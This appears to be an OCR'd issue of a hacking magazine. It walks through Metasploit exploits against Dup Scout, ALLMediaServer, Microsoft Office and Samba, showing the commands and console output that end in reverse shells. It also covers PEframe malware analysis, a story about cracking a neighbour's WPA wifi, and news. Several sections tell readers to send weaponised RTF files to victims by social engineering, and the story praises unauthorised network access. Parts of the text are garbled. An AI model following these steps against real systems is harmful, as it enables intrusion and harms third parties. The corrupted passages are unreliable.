SF-nt-Length:\x201226\r\n\r\n!DOCTYPE\x20HTML\x20PUBLIC\x20"/\x20"/\x20
SF:\x20HTML\x20/\x2001\x20Transitional/\x20/\x20"http://www.w3.org/TR/html
SF:4/loose.dtd">\r\n<html>\r\n<head>\r\n<meta\x20http-equiv="Content-Type
SF:="&\x20content="text/html"&\x20charset=UTF-8"&\r\n<meta\x20name="Author"
SF:\x20content="Flexense\x20HTTP\x20Server\x20v10.0.18"&\r\n<meta\x20name
SF:="GENERATOR"&\x20content="Flexense\x20HTIP\x20v10.0.18"&\r\n<title>Dun
SF:\x20Scout\x20Enterprise\x20v10.0.18&\x20nspsadm-1c9a8a92c/&title\r\n<link\x20rel
```

This version has a vulnerability. Start Metasploit, load the module and check its options.

```
msf > use exploit/windows/http/dup_scout_enterprise_login_bof
msf exploit(windows/http/dup_scout_enterprise_login_bof) > show options

Module options (exploit/windows/http/dup_scout_enterprise_login_bof):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    type:host:port[...]
  RHOST     192.168.41.132  yes       The target address
  RPORT     80              yes       The target port (TCP)
  SSL       false           no        Negotiate SSL/TLS for outgoing connections
  VHOST     192.168.41.132 no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0   Dup Scout Enterprise 10.0.18
```

Set the RHOST option i.e the target IP address. Use **check** command to see if the target is vulnerable. The target is vulnerable.

```
msf exploit(windows/http/dup_scout_enterprise_login_bof) > set rhost 192.168.41.132
rhost => 192.168.41.132
msf exploit(windows/http/dup_scout_enterprise_login_bof) > check
[*] 192.168.41.132:80 The target appears to be vulnerable.
msf exploit(windows/http/dup_scout_enterprise_login_bof) >
```

You can set a payload or can use the default payload. The default payload is meterpreter payload. Execute the module using the "run" command. If everything went well, you should get a meterpreter shell on the target machine as shown below.

```
msf exploit(windows/http/dup_scout_enterprise_login_bof) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
[*] Generating exploit...
[*] Triggering the exploit now...
[*] Sending stage (179779 bytes) to 192.168.41.132
[*] Meterpreter session 1 opened (192.168.41.128:4444 -> 192.168.41.132:1098) at 2018-01-25 06:24:51 -0500

meterpreter >
```

[All Media Server 0.95 buffer overflow Module](#)

ALLMediaServer is a video server which enables users to watch movies, listen to music or view photos from the computer, TV, smartphone or other equipment which are Samsung AllShare or DLNA compatible. The only requirement is that the devices on which you want to view files from the computer must be connected to the computer by local Ethernet or WIFI. Load the module as shown below. This functionality may be responsible for this particular vulnerability.

This module exploits a stack buffer overflow in ALLMediaServer version 0.95. The vulnerability is caused due to a boundary error within the handling of HTTP request. This is a remote vulnerability. Let us see how this module works. The AllMediaServer connects to other device -s using port 888.

Let us see how this module works. Start Metasploit and search for the allmedia module as shown below. (If the module doesn't exist, you need to add this module to Metasploit modules as explained in our previous issues).

```
msf > search allmedia
[!] Module database cache not built yet, using slow search

Matching Modules
-----
   Name                                     Disclosure Date   Rank   Description
   ----                                     -
   exploit/windows/local/43407             2017-12-28      normal ALLMediaSer
ver 0.95 Buffer Overflow
   exploit/windows/misc/allmediaserver_bof 2012-07-04      normal ALLMediaSer
ver 0.8 Buffer Overflow

msf >
```

Load the module as shown below and check its options using **show options** command.

```
msf > use exploit/windows/local/43407
msf exploit(windows/local/43407) > show options

Module options (exploit/windows/local/43407):

   Name   Current Setting  Required  Description
   ----   -
   RHOST   RHOST            yes       The target address
   RPORT   888              yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ---
   1   ALLMediaServer 0.95 / Windows 7 SP1 - English

msf exploit(windows/local/43407) >
```

Set the target IP address and check if the target is indeed vulnerable as shown below. This module does not support "check" command.

```
msf exploit(windows/local/43407) > set rhost 192.168.41.130
rhost => 192.168.41.130
msf exploit(windows/local/43407) > check
[*] 192.168.41.130:888 This module does not support check.
msf exploit(windows/local/43407) >
```

You can set a payload or can use the default payload. The default payload is meterpreter payload. Execute the module using the "run" command. If everything went well, you should get a meterpreter shell on the target machine as shown below.

```
msf exploit(windows/local/43407) > run
[*] Started reverse TCP handler on 192.168.41.128:4444
[*] 192.168.41.130:888 - Sending payload ...
[*] Sending stage (179779 bytes) to 192.168.41.130
[*] Meterpreter session 1 opened (192.168.41.128:4444 -> 192.168.41.130:52386) at
2018-01-26 08:20:38 -0500

meterpreter > sysinfo
Computer      : WIN-BI3UK55VF6A
OS           : Windows 7 (Build 7600).
Architecture : x86
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter >
```

Microsoft Office DDE RTF Generation and Injection Module

This module generates a payload for Microsoft Word to compromise a system. The payload is in Rich Text Format (RTF). This payload modifies MS Field Equations that allow an user to execute an arbitrary application. DDE stands for Dynamic Data Exchange protocol which is a

set of messages and guidelines. These messages are sent between applications that share data and use shared memory to exchange data between applications. Let's see how this module works. Load the module as shown below and check its options using **show options** command.

```
msf > use exploit/windows/fileformat/office_dde_delivery
msf exploit(windows/fileformat/office_dde_delivery) > show options

Module options (exploit/windows/fileformat/office_dde_delivery):

  Name      Current Setting  Required  Description
  ----      -
  FILENAME  msf.rtf          yes       Filename to save as
  INJECT_PATH  no              no       Path to file to inject
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no       Negotiate SSL for incoming connection
  SSLCert    no              no       Path to a custom SSL certificate (default is randomly generated)
  URIPATH    no              no       The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     no              yes       The listen address
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Microsoft Office
```

Since it is a local exploit we need to set both `srvhost` and `lhost` options. Set the `srvhost` and `lhost` options as shown below. You can use the default `lport`. Here I decided to change the `lport` as there is another server listening on that port.

```
msf exploit(windows/fileformat/office_dde_delivery) > set srvhost 192.168.41.128
srvhost => 192.168.41.128
msf exploit(windows/fileformat/office_dde_delivery) > set lhost 192.168.41.128
lhost => 192.168.41.128
msf exploit(windows/fileformat/office_dde_delivery) > set lport 4433
lport => 4433
msf exploit(windows/fileformat/office_dde_delivery) > |
```

You can set a payload or can use the default payload. The default payload is meterpreter payload. Execute the module using the **run** command. A rich text format (rtf) file will be created as shown below and a listener will start.

```
msf exploit(windows/fileformat/office_dde_delivery) > run
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on 192.168.41.128:4433
msf exploit(windows/fileformat/office_dde_delivery) > [*] Using URL: http://192.168.41.128:8080/HTTPGET/wJA
[*] Server started.
[*] msf.rtf stored at /root/.msf4/local/msf.rtf
```

This rtf file must be sent to the victim users using any social engineering method. As the victim opens the file, we will successfully get a meterpreter shell on the target system as shown

below.

```
msf exploit(windows/fileformat/office_dde_delivery) > [*] Using URL: http://192.168.41.128:8080/UUUUGyUtlwLA
[*] Server started.
[+] msf.rtf stored at /root/.msf4/local/msf.rtf
[*] Handling request for .sct from 192.168.41.130
[*] Delivering payload to 192.168.41.130...
[*] Sending stage (179779 bytes) to 192.168.41.130
[*] Meterpreter session 1 opened (192.168.41.128:4433 -> 192.168.41.130:50290) a
2018-01-26 06:00:22 -0500
```

[CVE-2017-11882 Microsoft Office Memory Corruption Module](#)

Similar to the above module, there is another module named CVE-2017-11882 Microsoft Office Memory corruption module. This module is named so after the vulnerability CVE-2017-11882 which is a remote code execution vulnerability that exists in Microsoft Office software. This vulnerability exists as the software fails to properly handle objects in memory.

An attacker who successfully exploited the vulnerability could run arbitrary code in the context of the current user. Exploitation of the vulnerability requires that a user open a specially crafted file with an affected version of Microsoft Office or Microsoft WordPad software.

In this module, a rtf file will be created. Let's see how this module works. Load the module as shown below and check its options using **show options** command.

```
msf > use exploit(windows/fileformat/office_ms17_11882)
msf exploit(windows/fileformat/office_ms17_11882) > show options

Module options (exploit(windows/fileformat/office_ms17_11882)):

  Name      Current Setting  Required  Description
  ----      -
  FILENAME  msf.rtf          yes       Filename to save as, or inject
  FOLDER_PATH  no              no       Path to file to inject
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no       Negotiate SSL for incoming connections
  SSLCert   (default is randomly generated)  no       Path to a custom SSL certificate (default is random)
  URIPATH    (default is random)  no       The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):
```

Since it is a local exploit we need to set both `srvhost` and `lhost` options. Set the `srvhost` and `lhost` options as shown below. You can use the default `lport`. Here I decided to change the `lport` as there is another server listening on that port.

```
msf exploit(windows/fileformat/office_ms17_11882) > set srvhost 192.168.41.128
srvhost => 192.168.41.128
msf exploit(windows/fileformat/office_ms17_11882) > set lhost 192.168.41.128
lhost => 192.168.41.128
msf exploit(windows/fileformat/office_ms17_11882) > set lhost lport 4422
[-] The following options failed to validate: Value 'lport 4422' is not valid for option 'LHOST'.
lhost => 192.168.41.128
msf exploit(windows/fileformat/office_ms17_11882) > set lport 4422
lport => 4422
msf exploit(windows/fileformat/office_ms17_11882) >
```

You can set a payload or can use the default payload. The default payload is meterpreter payload. Execute the module using the **"run"** command. A rich text format (rtf) file will be created as shown below and a listener will start.

```

msf exploit(windows/fileformat/office_ms17_11882) > run
[*] Exploit running as background job 1.

[*] Using URL: http://192.168.41.128:8080/HqIGFG
[*] Server started.
[*] msf.rtf stored at /root/.msf4/local/msf.rtf
msf exploit(windows/fileformat/office_ms17_11882) >

```

This rtf file must be sent to the victim users using any social engineering method. As the victim opens the file, we will successfully get a meterpreter shell on the target system just as shown in the above module.

Windows enum_services POST Module

Windows enum_services module will enumerate all the services running on the target system and display the results. As this is a post module, we need to have meterpreter session on the target prior to using this. Load the module as shown below.

```

msf post(enum_preterch) > use post/windows/gather/enum_services
msf post(enum_services) > info

Name: Windows Gather Service Info Enumeration
Module: post/windows/gather/enum_services
Platform: Windows
Arch:
Rank: Normal

Provided by:
Keith Faber
Kx499

Basic options:
-----
Name      Current Setting  Required  Description
-----
CRED      CRED              no        String to search credentials for
PATH      PATH              no        String to search path for
SESSION   SESSION           yes       The session to run this module on.
TYPE      TYPE              All       Service startup Option (Accepted: All, Auto, Manual, Disabled)

```

Check the options using **show options** command. Just like all other POST modules, we need only the session id to run this exploit. Set the session id and execute the module using the command **run**.

```

msf post(enum_services) > show options

Module options (post/windows/gather/enum_services):
-----
Name      Current Setting  Required  Description
-----
CRED      CRED              no        String to search credentials for
PATH      PATH              no        String to search path for
SESSION   SESSION           yes       The session to run this module on.
TYPE      TYPE              All       Service startup Option (Accepted: All, Auto, Manual, Disabled)

msf post(enum_services) > set session 1
session => 1
msf post(enum_services) > run

[*] Listing Service Info for matching services, please wait...
[*] New service credential detected: AeLookupSvc is running as 'localSystem'
[*] New service credential detected: ALG is running as 'NT AUTHORITY\LocalService'
[*] New service credential detected: CryptSvc is running as 'NT Authority\NetworkService'

```

That's all in this month's issue. We will be back with many new modules in the next issue of this magazine. Thank You.

EXPLOITING SAMBA SERVICE ON PORTS 139 and 445

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials. So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last issue, we targeted the portmapper service running on port 11. In this issue, we will target the Samba service running on ports 139 and 445 of the Metasploitable 2 system.

In the previous issue, we targeted the portmapper service running on port 111 for enumeration. In this issue, we will target the ports 139 and 445 to see what we can do with them. Performing a verbose scan on the target gives me the result as shown in the image below.


```
53/tcp open  domain          IBM B1ND 9.4.2
80/tcp open  http             Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind         2 (RPC #100000)
139/tcp open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec            netkit-rsh rexecd
513/tcp open  login?
514/tcp open  tcpwrapped
1099/tcp open  rmiregistry    GNU Classpath gmiregistry
1524/tcp open  shell          Metasploitable root shell
2049/tcp open  nfs            2-4 (RPC #100003)
2121/tcp open  ftp            ProFTPD 1.3.1
3306/tcp open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc            VNC (protocol 3.3)
6000/tcp open  X11            (access denied)
6667/tcp open  irc            UnrealIRCd
8009/tcp open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:5A:1A:3A (VMware)
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.
LAN: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
```


We can see that Samba service is running on ports 139 and 445. Samba is a free service of the SMB/CIFS networking protocol. It is used to integrate different operating systems with Windows systems and domain controllers. It is used to run file and print services for various Microsoft Windows clients or Linux machines.

Samba runs by default on almost all Unix, OpenVMS and Unix-like systems, such as Linux, Solaris, AIX and the BSD variants, including Apple's macOS Server. Samba is standard on nearly all distributions of Linux and is commonly included as a basic system service on other Unix-based operating systems as well. Samba is released under the terms of the GNU General Public License.


The name Samba comes from SMB (Server Message Block), which is the name of the standard protocol used by the Microsoft Windows network file system. We can see in the above image that our target is running Samba smbd 3.x - 4.x version. So the next step is to check for any vulnerabilities in this version of Samba. The easiest way to do is by doing a Google search.



The first result is itself of rapid7. Its very obvious that there is not only a vulnerability in this ve-rsion but also there is a Metasploit module for this vulnerability. There is a remote code execution vulnerability in Samba versions 3.0.20 to 3.0.25rc3 which is called the usermap vulnerability. Start Metasploit and search for the "usermap" module as shown below.



Load the module as given below and check its options using command "show options". The only option it needs is that of the target IP address.



hackercool

Type "info" command to see the description about the module to make sure that this is the correct exploit.

Mag + Blog

>Hackercool
cyber security
>Both our blog
hacking, penetration
related to hacking

```
Description:
This module exploits a command execution vulnerability in Samba
>SYNOPSIS
  smbexec //<server>/<share>/<path> <command>
  "username map script" configuration option. By specifying a username
  containing shell meta characters, attackers can execute arbitrary
  commands. No authentication is needed to exploit this vulnerability
  since this option is used to map usernames prior to authentication.
References:
  https://cyberdroids.com/cve/ CVE-2007-2447
  OSVDB (34700)
  http://www.securityfocus.com/bid/23972
  vulnerabilities/display.php?id=534
  7-2447.html
```

aspects of
to advanced
anything



```
...vulnerabilities/display.php?id=534
...7-2447.html
```

it using the "run" command.

```
set rhost 192.168.41.131
check
at support check.
run
```

```
1] s0x0u r0v0r8e 1r 0u0u0e m0n08t0r 0n 192.168.41.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo m8VWhjN9kx5zac2H;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "m8VWhjN9kx5zac2H\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.41.128:4444 -> 192.168.41.131:44553)
at 2018-01-22 06:54:13 -0500
```

The exploit successfully runs and gives us a command shell on the target system as shown above. You can type some commands to check the access. Since we successfully got a command shell on the target, it can be upgraded to a meterpreter session if needed.

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
pwd
/
whoami
root
~2
Background session 1? [y/N] y
msf exploit(multi/samba/usermap_script) >
```

In one of our previous issues, we have already shown how a command shell can be upgraded to a meterpreter session.

Have any doubt related to hacking. Let us clarify it for you.
Send your queries to
qa@hackercool.com

ANALYSIS OF PORTABLE EXECUTABLE FILES WITH PEFRAME

FORENSICS

These days hackers are using numerous ways to get into our systems. One of them is by sending a malicious portable executable file to us or make us download the malicious executable file and execute it on our system. We have seen one such Real World Hacking Scenario in the issue of *Hackercool February 2017*. In this scenario we have not only seen how hackers can make malicious executable files but also how they bypass antivirus and convince the innocent users to click on those malicious files.

In this issue of Forensics we will learn about analyzing of such portable executable files. Analysis helps us to determine what the file was intended to do once clicked. There are two types of analysis: static analysis and dynamic analysis. In static analysis the sample is analyzed without executing it whereas in dynamic analysis the sample is executed in a controlled environment.

Static analysis is performed on the source code of the sample portable executable. There are various tools which help us in static analysis of portable executables. One such tool is PEframe. PEframe reveals information about suspicious files like packers, xor, digital signature, mutex, anti debug, anti virtual machine, suspicious sections and functions and much more. PEframe is open source and can be installed in Kali Linux like shown below.

Open a terminal and type the command as shown below to clone PEFrame from Github.

```
root@kali:~# git clone https://github.com/guelfoweb/peframe && cd peframe
Cloning into 'peframe'...
remote: Counting objects: 466, done.
remote: Total 466 (delta 0), reused 0 (delta 0), pack-reused 466
Receiving objects: 100% (466/466), 387.39 KiB | 239.00 KiB/s, done.
Resolving deltas: 100% (232/232), done.
root@kali:~/peframe#
```

After PEFrame is cloned successfully, a new directory is formed with name peframe. You are automatically taken into this directory. This tool requires simplejson (a subset of JavaScript). So install it using **pip** command. Next, we need to run the setup.py file from the directory. Since it is a python file, we need to run the command **python setup.py install** to install PEFrame.

```
root@kali:~/peframe# pip install simplejson
Requirement already satisfied: simplejson in /usr/lib/python2.7/dist-packages
root@kali:~/peframe# python setup.py install
running install
running bdist_egg
running egg_info
creating peframe.egg-info
writing peframe.egg-info/PKG-INFO
writing top-level names to peframe.egg-info/top_level.txt
writing dependency links to peframe.egg-info/dependency_links.txt
writing entry points to peframe.egg-info/entry_points.txt
writing manifest file 'peframe.egg-info/SOURCES.txt'
reading manifest file 'peframe.egg-info/SOURCES.txt'
writing manifest file 'peframe.egg-info/SOURCES.txt'
installing library code to build/bdist.linux-1686/egg
running install_lib
running build_py
creating build
```

Once the installation is finished, type command **peframe -h** to see its simple usage.

Packer, also called self-extracting archive is a software that can unpack itself in memory when the "packed file" is executed. This even compresses the original file and make it look smaller.

```
root@kali:~/peframe# peframe -h
PEframe v.5.0.1 - Open Source Project - MIT LICENSE
Author: Gianni 'guelfoweb' Amato
Github: https://github.com/guelfoweb/peframe

Usage
  peframe <filename>  Short output analysis

Options
  --json              Full output analysis JSON format
  --strings           Strings output

Examples
  peframe malware.exe
  peframe --json malware.exe
  peframe --strings malware.exe

Use 'stringsmatch.json' to configure your fuzzer.
root@kali:~/peframe#
```

Before we analyze the portable executables, let us analyze some files we created for tutorials of this magazine. The first one is msf.pdf we created using Metasploit.

```
root@kali:~/peframe# peframe /root/Desktop/msf.pdf
PEframe v. 5.0.1

Short information
-----
File type      PDF document, version 1.7
File name      msf.pdf
File size      1684
Hash MD5       1c53c9b9237ac01aalcee10079fbb208

Url found
-----
http://192.168.41.128:8080/dfxt.exe

IP found
-----
192.168.41.128
root@kali:~/peframe#
```

As you can see in the above image, we found not only an IP address but also an url hosting some executable file. It can be assumed that as we open this pdf file, another executable will be downloaded from the IP address and executed in our system. Let us now analyze a hta file created with Metasploit once again.

```
root@kali:~/peframe# peframe /root/Desktop/hta
PEframe v. 5.0.1

Short information
-----
File type      HTML document, ASCII text, with CRLF, LF line terminators
File name      hta
File size      22873
Hash MD5       8a8aac7da627ec79bbebb0e1c8d935ad

Filename found
-----
library       kernel32.dll

IP found
-----
127.0.0.1
192.168.41.128
root@kali:~/peframe#
```

This file is analyzed as a HTML document with IP address and it has a library called kernel32.dll. This file probably opens a payload when clicked upon.

In computer science, XOR operation is a type of bitwise operation used to manipulate values which also includes AND, OR and NOT operation. The makers of malware use XOR operation to encode their malicious payload to avoid detection and make analysis more difficult.

Given below is another similar file in visual basic format.

```
root@kali:~/peframe# peframe /root/Desktop/launcher.vbs
Peframe v. 5.0.1

Short information
-----
File type      ASCII text, with CRLF, LF line terminators
File name     launcher.vbs
File size     22860
Hash MD5      b59775ac0b19ca40b77dafd72d3ae899

Filename found
-----
Library       kernel32.dll

IP found
-----
192.168.91.138
127.0.0.1
root@kali:~/peframe#
```

Given below is a macro file. You can see all these files have an IP address where probably a listener is running.

```
root@kali:~/peframe# peframe /root/Desktop/macro
Peframe v. 5.0.1

Short information
-----
File type      ASCII text, with CRLF, CR, LF line terminators
File name     macro
File size     30557
Hash MD5      6e462347dc096e09e1822d401e406397

Filename found
-----
Library       kernel32.dll
Library       "kernel32.dll"
Library       "rnel32.dll"

IP found
-----
192.168.41.128
root@kali:~/peframe#
```

Now let us analyze a portable executable files. Kali Linux has some exe files already stored in its windows-binaries folder. We will analyze plink.exe file.

```
root@kali:~/peframe# peframe /usr/share/windows-binaries/plink.exe
Peframe v. 5.0.1

Short information
-----
File type      PE32 executable (console) Intel 80386, for MS Windows
File name     plink.exe
File size     311296
Hash MD5      e28d03ecec9d55339d6661838aa453de9
Compile time  2013-08-06 13:12:31
Sections      4 (0 suspicious)
Directories  import, resource
Detected      packer, mutex, antildbg
Import Hash   58e6707dda8020468b0879a4f9194e0a

Paker info
-----
Microsoft Visual C++ v7.0
Armadillo v2.xx (CopyMem II)
Microsoft Visual C++ 7.0
```



Plink.exe is a command line utility file similar to UNIX ssh. It is mostly used for automated operations. As you can see in the image given above, the program is giving more detailed information to us than the other files. The plink.exe has four sections and none of them appears to be suspicious. But the file has a packer, mutex and antdbg. The packer it used is Microsoft Visual C++ which is normally used for genuine programs.

```
Resources info
-----
RT_ICON          816      (0'0xo?) -wC????????????????
RT_GROUP_ICON   90       ( 00h 0000
RT_VERSION      792      4VS_VERSION_INFO?? xStringFileInfo

Import function
-----
ADVAPI32.dll    8
KERNEL32.dll   98
USER32.dll     9

Antidbg info
-----
FindWindowA
GetLastError
TerminateProcess
UnhandledExceptionFilter

Mutex info
-----
WaitForSingleObject
```

Given above is its Antidbg and Mutex information. The dynamic link libraries it imports is also given. Given below are the apis (application programming interfaces) used by the file.

```
Apialert info
-----
CloseHandle
CreateFileA
CreateFileMappingA
CreateProcessA
CreateThread
DeleteFileA
ExitProcess
FindFirstFileA
FindNextFileA
FindWindowA
GetCommandLineA
GetCurrentProcess
GetCurrentProcessId
GetModuleFileNameA
GetModuleHandleA
GetProcAddress
GetStartupInfoA
```

The filenames found in the portable executable are given in the image below. As you can see it has a big list of filenames.

Mutex objects are used in malicious software sometimes to prevent infecting the same system again and again. Malware researchers look for known mutex names to detect the presence of malware on the system.



```
Filename found
-----
Log          putty_log
Library      user32.dll
Library      ADVAPI32.dll
Library      wsock32.dll
Library      secur32.dll
Library      MIT Kerberos GSSAPI32.DLL
Library      Using GSSAPI from GSSAPI32.DLL
Library      Using SSPI from SECUR32.DLL
Library      \bin\gssapi32.dll
Library      mscoree.dll
Library      shell32.dll
Library      wship6.dll
Library      KERNEL32.dll
Library      ws2_32.dll
Library      Microsoft SSPI SECUR32.DLL
```

Metadata is data about the data. Metadata reveals a lot of information about a file. Given below is the metadata of our portable executable. We can see that it is a part of Putty Suite.

```
Meta info
-----
LegalCopyright Copyright \xa9 1997-2013 Simon Tatham.
InternalName Plink
FileVersion Release 0.63
CompanyName Simon Tatham
ProductName PuTTY suite
ProductVersion Release 0.63
FileDescription Command-line SSH, Telnet, and Rlogin client
Translation 0x0809 0x04b0
OriginalFilename Plink
root@kali:~/peframe#
```

Even the description of the file is given. Normally malware does not contain so much information about itself like this Plink file. Only genuine files contain so much information because they have no use to hide themselves. Now let us analyze another file. This file is also present in Kali Linux and it is a keylogger. It is klogger.exe present in the same windows-binaries folder.

```
root@kali:~/peframe# peframe /usr/share/windows-binaries/klogger.exe
Peframe v. 5.0.1

Short information
-----
File type PE32 executable (GUI) Intel 80386, for MS Windows
File name klogger.exe
File size 23552
Hash MD5 ebf2b608edef05c427b54bda80090aa9
Compile time 2000-11-07 14:03:54
Sections 5 (2 suspicious)
Directories Import, relocation
Detected packer
Import Hash 958f33b7c3fda9b12f1a38fb30fdce28

Paker info
-----
ASPack v2.11
```

Debugging is the process of finding and resolving defects or problems in a code of the software program. Anti-Debugging is the process used to prevent debugging. This can involve many processes like obfuscation and rogue instructions etc.



As you can see in the above image, the file which has five sections has two suspicious sections and the packer it uses is ASPack v2.11. Let us have a look at its suspicious sections once.

```
Sections suspicious
-----
hash_md5      e46b83ce3d538c00d7cc0afe32a204a7
virtual_address 0x1000
name          .text
size_raw_data 11776
suspicious    True
hash_sha1     68b0f54f7a56e667cb27f76c428b7b1327f1080f
virtual_size  0x5000

hash_md5      d41d8cd98f00b204e9800999ecf8427e
virtual_address 0xb000
name          .data
size_raw_data 0
suspicious    True
hash_sha1     da39a3ee5e6b4b0d3255bfe95601890afd80709
virtual_size  0x1000

Import function
-----
kernel32.dll  3
user32.dll   1
```

Given below in the image are its api alerts and filenames. As you have observed, this file reveals very less information than the previous analyzed file. This in itself does not mean that the file is malicious but it gives a general idea about it. That's all about Forensics using static analyzer PEFrame. We will be back with a new tool next month.

HACKING Q&A

Q: While working with Metasploit on the tutorials in your magazine, I got a command shell on the remote system. After I get this command shell, how do I go back without the command shell getting disconnected? When I type CTRL+C, the session shell is getting disconnected?

A: If your question is about how to background a session shell, the command is CTRL +Z. This will send the command shell into background without being disconnected.

Q: Hi, I read your Cover Story about malware. It's very interesting. My question is in which language are virus coded more?

A: As already detailed in the cover story, viruses are written in many languages. Writing them in High Level Languages like C, C++ gives them more functionality than writing them in low level languages.

Q: Your article in the October 2017 issue on PDF forensics is very informative. Keep up the good work. I have also read another

article on PDF Forensics in one of the previous issues. Will you also be writing articles about Forensics on other files like .doc, .exe and image files? It would be really very helpful.

A: Thanks for your compliment, vinay. Maybe it is a coincidence or logical response to your query, this issue has an article on Forensics on non-portable executable files. Apart from this file, Forensics will also include sections on various topics like image forensics, network forensics, web server forensics and post-hack forensics in real world scenarios. Keep writing us back.

Send all your questions regarding hacking to qa@hackercool.com

HACKED - The Beginning

As I was praying, I got an unique idea. Definitely it should be God's voice. I thought since my host has a wifi adapter, I can use it if I used a LIVE version of Kali Linux installed on a US B drive. I searched for it on Google but found nothing encouraging. Still I had faith in it. So I installed a live version of Kali Linux in my USB drive. I shut down my laptop and inserted my USB drive into the port. I turned the laptop back on.

I booted into BIOS and chose the option to boot from USB. After a few seconds the LIVE version booted. To those people who have no idea what is LIVE USB installation, it is the most simple way to test out an operating system. The Live installation works without affecting the partitioning of our system. Another advantage of the LIVE USB installation is nothing is saved once we shut it down. For hackers, it is very important that their hacking activity is untraceable. In this installation, operating system is located in our USB stick which makes it portable.

Coming to my intended objective, after the system loaded I opened a terminal and typed the command `iwconfig` to check the status of my wireless adapter. Voila, it was detected. I can't explain how happy I was at this point of time. Next it is time to start the adapter in monitor mode. This will enable the adapter to turn into promiscuous mode and will start collecting all traffic. The command to do this is `airmon-ng start wlan0` where wlan0 is the interface of my wireless adapter.

To see all the wireless traffic collected by the interface, I typed command `airodump-ng mon0`. There were lot of wireless networks in my area. Although cracking WEP secured networks was easy, I didn't see any WEP enabled networks in my area. All were WPA enabled which is harder to crack. The number of wireless networks was alluring but the absence of WEP networks was disappointing.

Unperturbed I decided to move forward. I couldn't tell you all the steps I took to perform this attack here, but they are given [here](#). Since traffic is very important to hack a WPA enabled wireless network, I chose two networks that had a lot of traffic. These wireless networks were GARIMA and NONE_CAN_HACK_ME. As you would have already expected, I first targeted the network NONE_CAN_HACK_ME. Hacking of WPA networks involves capturing the network's traffic for some time to a file and run a password attack on the capture file.

After capturing traffic for some time, I ran a password attack on the captured file. For this password attack to work, the password being used by the WIFI network should be present in the dictionary we are using to crack. Here comes the problem. Normally dictionary files are made of most used common passwords. So unless the network uses a common password used by many, it can't be cracked. After trying many different dictionaries, I still did not get the password. This was disgusting. Hacking never seemed to be as exciting it was before to me.

After trying many different attacks, I failed to crack the password. As a last resort, I tried to try my attacks on the other network (GARIMA). After an arduous amount of time and trying out many types of attacks, wow, I finally cracked the password of this network. It was a common password (12345678). I was on cloud nine. Finally something worked.

I am a hacker. I told myself, again and again. Unable to believe, I looked at the laptop screen. I connected my mobile to the network I just hacked checked if I was getting internet access. It was.

TO BE CONTINUED



HACKING NEWS1

[Roman Seleznev handed more prison sentence :](#)

Roman Valeryevich Seleznev, a 33-year-old Russian man was sentenced to 14 years in prison for his involvement in a cyber crime ring that robbed banks of millions of dollars through hacking and identity theft. He was also ordered to pay around \$52 million in restitution. This prison sentence will run concurrent to another prison sentence given to Seleznev for charges of wire fraud and computer hacking.

[Ex NSA hacker charged with stealing sensitive data from NSA :](#)

Nghia Hoang Pho, aged 67, a member of the US National Security Agency's elite hacking team "Tailored Access Operations" has been charged with illegally removing top secret materials from NSA and storing them in his computer. He has been working with the Top secret unit since 10 years.

[Scientists develop an anti-hacker tool :](#)

Scientists of Sandia National Laboratories in United States have developed an anti-hacker tool, named High-fidelity Adaptive Deception & Emulation System (HADES), which instead of blocking an intruder, deploys an alternative reality — feeding hacker with false data.

